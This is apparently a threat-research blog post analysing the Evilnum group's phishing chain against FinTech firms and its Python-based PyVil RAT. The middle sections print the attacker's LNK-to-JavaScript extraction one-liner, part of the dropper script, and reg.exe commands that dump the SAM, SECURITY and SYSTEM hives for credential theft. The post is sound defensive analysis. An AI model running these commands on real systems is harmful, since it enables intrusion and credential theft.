No Rest for the Wicked: Evilnum Unleashes PyVil RAT

cybereason.com/blog/no-rest-for-the-wicked-evilnum-unleashes-pyvil-rat

Written By
Cybereason Nocturnus

September 3, 2020 | 9 minute read

Over the course of the last few months, the Cybereason Nocturnus team has been investigating the activity of the Evilnum group. The group first emerged in 2018, and since then, Evilnum's activity has been varied, with recent reports using different components written in Javascript and C# as well as tools bought from the Malware-as-a-Service provider Golden Chickens.

The group’s operations appear to be highly targeted, as opposed to a widespread phishing operation, with a focus on the FinTech market by way of abusing the Know Your Customer regulations (KYC), documents with information provided by clients when business is undertaken. Since its first discovery, the group’s mainly targeted different companies across the UK and EU.

In recent weeks, the Nocturnus team has observed new activity by the group, including several notable changes from tactics observed previously. These variations include a change in the chain of infection and persistence, new infrastructure that is expanding over time, and the use of a new Python-scripted Remote Access Trojan (RAT) Nocturnus dubbed PyVil RAT.

PyVil RAT possesses different functionalities, and enables the attackers to exfiltrate data, perform keylogging and the taking of screenshots, and the deployment of more tools such as LaZagne in order to steal credentials.

In this write-up, we dive into the recent activity of the Evilnum group and explore its new infection chain and tools.

Key Findings

- **Evilnum**: The Cybereason Nocturnus team is tracking the operations of the Evilnum group, which has been active for the past two years, using a variety of tools.
- **Targeting the Financial Sector**: The group is known to target FinTech companies, and is abusing the usage of the Know Your Customer(KYC) procedure in order to start the infection.
- **New Tricks**: In this research, we see a deviation from the infection chain, persistence, infrastructure, and tools observed previously, including:
    - **Modified versions of legitimate executables** employed in an attempt to remain undetected by security tools.
    - **Infection chain shift** from a JavaScript Trojan with backdoor capabilities to a multi-process delivery procedure of the payload.
    - **A newly discovered Python-scripted RAT** dubbed *PyVil RAT* that was compiled with py2exe, which has the capability to download new modules to expand functionality.

table of contents

Overview of the Group

The Evilnum group has been reported to target financial technology companies, mostly located in the UK and other EU countries. The main goal of the group is to spy on its infected targets and steal information such as passwords, documents, browser cookies, email credentials and more.

Aside from the group's own proprietary tools, Evilnum has been observed deploying *Golden Chickens* tools in some cases, as reported in the past. Golden Chickens is a Malware-as-a-Service (MaaS) provider that is known to have been used by groups such as FIN6 and Cobalt Group. Among the tools used by the Evilnum group are More_eggs, TerraPreter, TerraStealer, and TerraTV.

The Evilnum group's activity was first identified in 2018, when they used the first version of their infamous JavaScript Trojan. The script extracts C2 addresses from sites like GitHub, DigitalPoint and Reddit by querying specific pages created for this purpose. This technique enables the attackers to change the C2 address of deployed agents easily while keeping the communications masked as requests are made to legitimate known sites.


Since then, the group has been mentioned several times, in different attacks, each time upgrading its toolset with new capabilities as well as adding new tools to the group's arsenal.

The initial infection vector of Evilnum typically begins with spear phishing emails, with the goal of delivering ZIP archives that contain LNK files masquerading as photos of different documents such as driving licenses, credit cards, and utility bills. These documents are likely to be stolen and belong to real individuals.

Once an LNK file is opened, it deploys the JavaScript Trojan, which in turn replaces the LNK file with a real image file, making this whole operation invisible to the user.

Up to this date, as described in this publication, six different iterations of the JavaScript trojan have been observed in the wild, each with small changes that don't alter the core functionality. The JavaScript agent has functionalities such as upload and download files, steal cookies, collect antivirus information, execute commands and more.

In addition to the JavaScript component, as described in a previous research, the group has been observed deploying a C# Trojan, that possesses similar functionality to the former JavaScript component.




Previous infection chain

New Infection Chain

In the past, Evilnum's infection chain started with spear phishing emails, delivering zip archives that contain LNK files masquerading as images. These LNK files will drop a JavaScript Trojan with different backdoor capabilities as described above.

In recent weeks, we observed a change in this infection procedure: first, instead of delivering four different LNK files in a zip archive that in turn will be replaced by a JPG file, only one file is archived. This LNK file masquerades as a PDF whose content includes several documents, such as utility bills, credit card photos, and Drivers license photos:




Name	Date modified	Type	Size
PersonalKYC.pdf	20/07/2020 10:07	Shortcut	686 KB

LNK file in ZIP

When the LNK file is executed, asin previous versions, a JavaScript file is written to disk and executed, replacing the LNK file with a PDF:


Example KYC documents from the PDF

Unlike previous versions that possessed an array of functionalities, this version of the JavaScript acts mainly as a dropper and lacks any C2 communication capabilities. This JavaScript is the first stage in this new infection chain, culminating with the delivery of the payload, a Python written RAT compiled with py2exe that Nocturnus researchers dubbed PyVil RAT:



Initial infection process tree

In Cybereason, we are able to view the process tree and the extraction of the JavaScript from the LNK file:



```
"C:\Windows\System32\cmd.exe" /c path=C:\WINDOWS\syst
em32&move "VerificationDocuments.pdf.lnk " "C:\Users\[redacted]
\AppData\Local\Temp\1.lnk"&type "C:\Users\[redacted] AppData
\Local\Temp\1.lnk"|find "END2">"C:\Users\[redacted] AppData\
Local\Temp\0.js"&wscript "C:\Users\[redacted] \AppData\Local\T
emp\0.js"
```

```
wscript "C:\Users\sec560\AppData\Local\Temp\0.js"
```

```
"C:\Program Files (x86)\Google\Chrome\Application\chrome.e
xe" – "C:\Users\Malware\Desktop\mail\VerificationDocuments
.pdf"
```

```
"C:\Windows\System32\cscript.exe" "C:\Users\Malware\AppDat
a\Local\Microsoft\Credentials\MediaPlayer\VideoManager\m
edia.js"
```


Initial infection process tree in Cybereason

The JavaScript is extracted by outputting all lines that contain the string “END2” (commented out in the script) to a file named “0.js” in the temp folder and the LNK is copied to the temp folder as “1.lnk”:

```
C:\Windows\System32\cmd.exe /c path=%windir%\system32&move "PersonalKYC.pdf.lnk
" "%tmp%\1.lnk"&type "%tmp%\1.lnk"|find "END2">"%tmp%\0.js"&wscript "%tmp%\0.js"
```

Extraction of the embedded JS script

The JavaScript file is using a similar path to previous versions to drop binaries ("%localappdata%\\Microsoft\\Credentials\\MediaPlayer\\”):




```
var objFSO = new ActiveXObject("Scripting.FileSystemObject");//END2
var objShell = new ActiveXObject("WScript.Shell");//END2

var tmpPath = objShell.ExpandEnvironmentStrings("%TMP%");//END2

var lnkPath = tmpPath + "\\1.lnk";//END2

var appDataPath = objShell.ExpandEnvironmentStrings("%localappdata%");//END2

var upperWorkDir = appDataPath + "\\Microsoft\\Credentials\\MediaPlayer";//END2
var workDir = upperWorkDir + "\\VideoManager";//END2
var workJSFile = "media.js";//END2
var workJSPath = workDir + "\\" + workJSFile;//END2


var en = b64dd("ZGRwcC5leGU=");//END2
var ePath = upperWorkDir + "\\" + en;//END2

var en2 = b64dd("bWFpbi5leGU=");//END2
var ePath2 = upperWorkDir + "\\" + en2;//END2

var tsPath = "%localappdata%\\Microsoft\\Credentials\\MediaPlayer\\" + en;//END2
```

Snippet from JS file

After the script replaces the LNK file with the real PDF, the JS file is copied to “%localappdata%\Microsoft\Credentials\MediaPlayer\VideoManager\media.js” and is executed again.


In this second execution of the script, an executable file named “ddpp.exe” that is embedded inside the LNK file is extracted and saved to "%localappdata%\Microsoft\Credentials\MediaPlayer\ddpp.exe".

Unlike previous versions where the malware used the Run registry key for persistence, in this new version, a scheduled task named “Dolby Selector Task” for ddpp.exe is created instead:




ddpp.exe scheduled task

With this scheduled task, the second stage of retrieving the payload begins:



Downloaders process tree

In Cybereason, we see the attempted credential dump by the payload:



taskeng.exe
First downloader execution from scheduled task
ddpp.exe
RAT loader execution form scheduled task
fplayer.exe
cmd.exe
Registry hive dumping using LaZagne
3
reg.exe

```
reg.exe save hklm\sam C:\Users\user\AppData\Local\Temp\qfv
qylz
reg.exe save hklm\security C:\Users\user\AppData\Local\Temp
\azxexd
reg.exe save hklm\system C:\Users\user\AppData\Local\Temp
\zwvhgdqwelv
```

Downloaders process tree in Cybereason


ddpp.exe: Tojanzed Program

The ddpp.exe executable appears to be a version of “Java(™) Web Start Launcher” modified to execute malicious code:




ddpp.exe icon

When comparing the malware executable with the original Oracle executable, we can see the similar metadata between the files. The major difference at first sight, is that the original Oracle executable is signed, while the malware is not:



ddpp.exe File name	c:\users\[redacted]\appdata\local\microsoft\cre... Path	c:\users\[redacted]\appdata\local\microsoft\cre... Canonized Path
javaws.exe Original file name	Java(TM) Web Start Launcher Internal name	c: Mount Point
August 4, 2020 at 11:48:47 AM GMT+3 Creation time	August 4, 2020 at 11:48:47 AM GMT+3 Modification time	07717219943e911ac4cfb8e485a99cfb MD5 signature
2f66d8de16bb6959fd4e0eb6d6616ec4a5f6bd... SHA1 Signature	Not specific Product type	Oracle Corporation Company name
Java(TM) Platform SE 8 U131 Product name	11.131.2.11 File version	8.0.1310.11 Product version
false File is Signed	false Signature Verified	False Signed by Microsoft
Windows Executable Extension type	262144 Size	Copyright © 2017 Legal copyright

